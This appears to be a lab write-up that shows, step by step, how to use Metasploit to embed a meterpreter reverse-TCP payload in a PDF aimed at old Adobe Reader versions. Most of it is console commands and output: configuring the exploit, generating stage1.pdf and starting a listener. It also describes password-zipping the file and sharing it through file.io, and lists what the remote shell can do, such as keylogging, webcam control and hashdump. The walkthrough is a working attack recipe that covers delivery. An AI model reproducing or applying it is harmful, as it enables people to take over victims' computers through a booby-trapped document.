Malicious PDF File Creation - No. 12


Creating a malicious PDF file using the Kalli Linux Metasploit tool

Credentials


Secret code - hocuspocus
Password for zip - password

Screenshots for Steps

1. opening command line interface to access and work with the Metasploit Framework.



2. Exploiting a buffer overflow in Adobe Reader and Adobe Acrobat Professional < 8.1.3. This module **embeds a Metasploit payload into an existing PDF file**. The resulting PDF can be sent to a target as part of a social engineering attack



3. Checking for the available options and choosing our sample pdf template to create the malicious pdf file by setting the INFILENAME property to the location where our pdf template is located:

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

   Name            Current Setting                                                  Required  Description
   ----            ---------------                                                  --------  -----------
   EXENAME                                                                          no        The Name of payload exe.
   FILENAME        stage1.pdf                                                       no        The output filename.
   INFILENAME      /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.p  yes       The Input PDF filename.
                   df
   LAUNCH_MESSAGE  secret code is hocuspocus                                        no        The message to display in the File: area


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.4    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)


msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set INFILENAME /home/simran/Downloads/sample.pdf
INFILENAME => /home/simran/Downloads/sample.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

4. Setting up one of the most powerful features the Metasploit Framework has to offer, and there are so many things you can do with it. Reverse-tcp allows us to remotely control the file system, sniff, keylog, hashdump, perform network pivoting, control the webcam and microphone, etc. and setting up localhost and port.


```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.100.4
LHOST => 192.168.100.4
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME stage1.pdf
FILENAME => stage1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LAUNCH_MESSAGE secret code is hocuspocus
LAUNCH_MESSAGE => secret code is hocuspocus
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

5. Executing exploit command to execute a sequence of commands that target a specific vulnerability found in a system or application to provide the attacker with access to the system


```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > exploit

[*] Reading in '/home/simran/Downloads/sample.pdf' ...
[*] Parsing '/home/simran/Downloads/sample.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload ...
[+] Parsing Successful. Creating 'stage1.pdf' file ...
[+] stage1.pdf stored at /home/simran/.msf4/local/stage1.pdf
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

6. Zip the pdf and add password for secure movement of the malware among devices

7. Sharing the pdf using file.io



8. Windows defender detecting threat



9. Launching a stub that handles exploits launched outside of the framework.

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

10. Checking for the available options


```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) >
```


11. Set up the local host and implement commands to keep the port active.

```
msf6 exploit(multi/handler) > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.100.4  netmask 255.255.255.0  broadcast 192.168.100.255
        inet6 fe80::a00:27ff:fed4:c25a  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:d4:c2:5a  txqueuelen 1000  (Ethernet)
        RX packets 2243  bytes 2270508 (2.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1841  bytes 296772 (289.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 49711  bytes 8035554 (7.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 49711  bytes 8035554 (7.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

msf6 exploit(multi/handler) > set LHOST 192.168.100.4
LHOST ⇒ 192.168.100.4
msf6 exploit(multi/handler) >
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.100.4:4444
```

12. Opening the pdf and checking for the code




stage1.pdf - Adobe Reader
File Edit View Document Tools Window Help
1 / 2
94.2%
Find
A Simple PDF File
This is a small demonstration .pdf file -
just for use in the Virtual Mechanics tutorials. More text. And more text. And more text. And more text. And more text.
And more text. And more text. And more text. And more text. And more text. And more text. Boring, zzzzz. And more text. And more text. And more text. And more text. And more text. And more text. And more text. And more text.
And more text. And more text. And more text. And more text. And more text. And more text. And more text. Even more. Continued on page 2 ...